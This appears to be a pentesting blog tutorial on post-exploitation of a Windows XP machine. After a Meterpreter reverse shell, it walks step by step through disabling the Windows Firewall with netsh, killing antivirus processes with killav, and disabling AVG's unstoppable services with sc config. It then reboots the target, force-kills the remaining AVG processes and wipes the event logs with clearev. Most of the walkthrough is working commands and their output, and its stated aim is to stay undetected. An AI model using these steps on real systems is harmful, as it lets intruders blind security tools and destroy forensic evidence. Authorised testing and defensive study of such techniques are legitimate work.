

Post Exploitation – Disable Firewall and Kill Antivirus

 pentestlab.blog/category/post-exploitation/page/13

April 6, 2012

One of the most important parts while performing a penetration test is too able to work undetected. A firewall may block you and an antivirus software may detect your activities. If an antivirus detects your activities the penetration test will not look so professional in the eyes of your client.

So one of the first things that you may want to try when you have exploited the remote system is to disable any antivirus solution and firewall. For this article we will use the Windows Firewall and the AVG 2012 as an antivirus.

Lets say that we have exploited the remote machine which in this scenario is running Windows XP as an operating system.

```
[*] Started reverse handler on 192.168.1.71:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.71:4444 -> 192.168.1.75:1351) at 2012-04-06 00:49:12 +0100
```

Exploiting the target

We will instruct meterpreter to give us a shell to the remote system with the command **shell**.

Now we need to check if the remote system has the Firewall enabled. We will use the command: **netsh firewall show opmode**

```
meterpreter > shell
Process 2616 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Obtain a remote shell

```
C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode
```

```
Domain profile configuration:
```

```
-----
Operational mode           = Enable
Exception mode             = Enable
```

```
Standard profile configuration (current):
```

```
-----
Operational mode           = Enable
Exception mode             = Enable
```

```
Local Area Connection firewall configuration:
```

```
-----
Operational mode           = Enable
```


Check if the Windows Firewall is enabled

As we can see the firewall is enabled. In order to disable it we will use the command:
netsh firewall set opmode mode=disable

```
C:\WINDOWS\system32>netsh firewall set opmode mode=disable
netsh firewall set opmode mode=disable
Ok.
```

Disable the Windows Firewall

We can check the remote system in order to see if the firewall has been disabled successfully.



Proof that the firewall has been disabled

The firewall has been disabled and now it is time to kill the antivirus. So we will return back to the meterpreter session and we will run the command killav.

```
C:\WINDOWS\system32>exit
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off avgrsx.exe...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
```

Killav Meterpreter script

We can see that this script that meterpreter has it killed some services including the avgrsx.exe. We may assume that the AVG antivirus is now disabled but the reality is different. Let's have a look first at the source code of the **killav** script in order to understand what it actually does.

```

winmain.exe
winnet.exe
winpr32.exe
winrecon.exe
winservn.exe
winsk32.exe
winstart.exe
winstart001.exe
wintsk32.exe
winupdate.exe
wkufind.exe
wnad.exe
wnt.exe
wradmin.exe
wrctrl.exe
wsbgate.exe
wupdater.exe
wupdt.exe
wyvernworksfirewall.exe
xpf202en.exe
zapro.exe
zapsetup3001.exe
zatutor.exe
zonalm2601.exe
zonealarm.exe
}

client.sys.process.get_processes().each do |x|
  if (avs.index(x['name'].downcase))
    print_status("Killing off #{x['name']}...")
    client.sys.process.kill(x['pid'])
  end
end
end

```

Sample of Source code of Killav script

As you can see there is a list with names of processes of well-known antivirus. So when we run the killav script it actually tried to match the existing processes on the list with the processes on the remote host in order to find the antivirus and kill it. Now let's try to investigate the processes on the remote target after we have executed the killav script.

```


meterpreter > shell
Process 3620 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist
tasklist

```

Tasklist on the remote computer


As you can see from the next image there are still some avg processes that are running. So the meterpreter script didn't work as expected.



ctfmon.exe	712		0	288 K
csrss.exe	1388	Console	1	1,032 K
winlogon.exe	1392	Console	1	964 K
explorer.exe	1668	Console	1	13,456 K
jusched.exe	1860	Console	1	104 K
VMwareTray.exe	728	Console	1	1,004 K
VMwareUser.exe	1396	Console	1	712 K
ctfmon.exe	2060	Console	1	524 K
svchost.exe	3112		0	240 K
jucheck.exe	672	Console	1	312 K
avgwdsvc.exe	3908		0	7,728 K
avgnsx.exe	3792		0	496 K
avgemcx.exe	4020		0	220 K
avgtray.exe	3888	Console	1	3,028 K
avgidsagent.exe	3456		0	12,488 K
wuaucflt.exe	2100	Console	1	3,948 K
wscntfy.exe	2408		0	2,308 K
wscntfy.exe	2232	Console	1	2,288 K
avgrsx.exe	2716		0	1,952 K
avgcsrpx.exe	2936		0	12,432 K
cmd.exe	3620		0	2,560 K
tasklist.exe	3660		0	4,184 K
wmiprvse.exe	3344		0	5,652 K

Processes of the remote system

Now we will try to categorize these processes in order to see in which service they belong. The command that we are going to use is the **tasklist /svc**



```
C:\WINDOWS\system32>tasklist /svc
tasklist /svc
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
smss.exe	596	N/A
csrss.exe	668	N/A
winlogon.exe	692	N/A
services.exe	736	Eventlog, PlugPlay
lsass.exe	748	PolicyAgent, ProtectedStorage, SamSs
vmacthlp.exe	908	VMware Physical Disk Helper Service
svchost.exe	924	DcomLaunch, TermService
svchost.exe	1000	RpcSs

Categorize the services

We are interesting only for the avg services and their processes so we will use the command **tasklist /svc | find /I "avg"** in order to discover them. So in this way we have instruct the remote system to give us a result with the services that have image name that starts with avg.


```

C:\WINDOWS\system32>tasklist /svc | find /I "avg"
tasklist /svc | find /I "avg"
avgwdsvc.exe           3908 avgwd
avgnsx.exe             3792 N/A
avgemcx.exe            4020 N/A
avgtray.exe            3888 N/A
avgidsagent.exe        3456 AVGIDSAgent
avgrsx.exe             2716 N/A
avgcsrvx.exe           2936 N/A

```

Discovery of the AVG services

These are the processes that we need to kill it. However if we try to do we will notice that it will not have any affect because the services **avgwd** and **AVGIDSAgent** will restart these processes once they get killed. So lets try to examine these two services and their attributes.

```

C:\WINDOWS\system32>sc queryex avgwd
sc queryex avgwd

SERVICE_NAME: avgwd
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4  RUNNING
                           (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE    : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                  : 3908
        FLAGS                  :

C:\WINDOWS\system32>sc queryex AVGIDSAgent
sc queryex AVGIDSAgent

SERVICE_NAME: AVGIDSAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4  RUNNING
                           (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE    : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                  : 3456
        FLAGS                  :

```

Attributes of AVG services

As you can see from the image above these two services cannot be stopped and cannot be paused. So how you are supposed to disable an antivirus which have services that cannot be stopped or paused? The only solution valid solution is to try to disable the services so with the next reboot of the target these services will not start. We can achieve that by executing the following commands that you can see in the image below.

```
C:\WINDOWS\system32>sc config avgwd start= disabled
sc config avgwd start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\WINDOWS\system32>sc config AVGIDSAgent start= disabled
sc config AVGIDSAgent start= disabled
[SC] ChangeServiceConfig SUCCESS
```

Disable the AVG Services

We will reboot the remote target through the meterpreter

Now that the system has restarted it is time to examine if there are any avg processes that are still running.

```
C:\WINDOWS\system32>exit
exit
meterpreter > reboot
Rebooting...
meterpreter > █
```

Reboot the remote target

```
C:\WINDOWS\system32>tasklist /SVC | find /I "avg"
tasklist /SVC | find /I "avg"
avgrsx.exe                664 N/A
avgcsrvx.exe              704 N/A
avgtray.exe               2008 N/A

C:\WINDOWS\system32>█
```

Find the running processes of AVG after the reboot

We have notice from this output that there are 3 processes instead of 5 and the two processes that correspond to **avgwd** and **AVGIDSAgent** services are missing. This is because we have disabled them before the reboot. So we can now kill these 3 processes safely.

```
C:\WINDOWS\system32>taskkill /F /IM "avg*"
taskkill /F /IM "avg*"
SUCCESS: The process "avgrsx.exe" with PID 664 has been terminated.
SUCCESS: The process "avgcsrvx.exe" with PID 704 has been terminated.
SUCCESS: The process "avgtray.exe" with PID 2008 has been terminated.

C:\WINDOWS\system32>█
```

Kill the remaining AVG processes


The antivirus is now disabled on the remote target and we can now continue our work without any fear of being interrupted and discovered by an antivirus or a firewall.

The last thing that we may want to try is to clear the system log files. We can run the command **clearev** in the meterpreter in order to delete all records from the event viewer.

The next screenshot is the proof that the log files have been deleted and there are no records.

```
meterpreter > clearev  
[*] Wiping 70 records from Application...  
[*] Wiping 301 records from System...  
[*] Wiping 0 records from Security...  
meterpreter > 
```

Clear the log files



No records in the Event Viewer

Conclusion

Every penetration tester needs to know how to disable a firewall or an antivirus remotely. This is very essential for his penetration testing activities. However, as we saw, the meterpreter script didn't manage to disable the antivirus. This is a proof that a penetration test is not an automatic process and it requires also the human factor.

Except of that the main disadvantage was that this method required to reboot the remote target in order to disable the antivirus so if someone was working at the system he would have noticed that something is going wrong besides the fact that it would have affection to his work. However, in a system that nobody is working it is an effective method.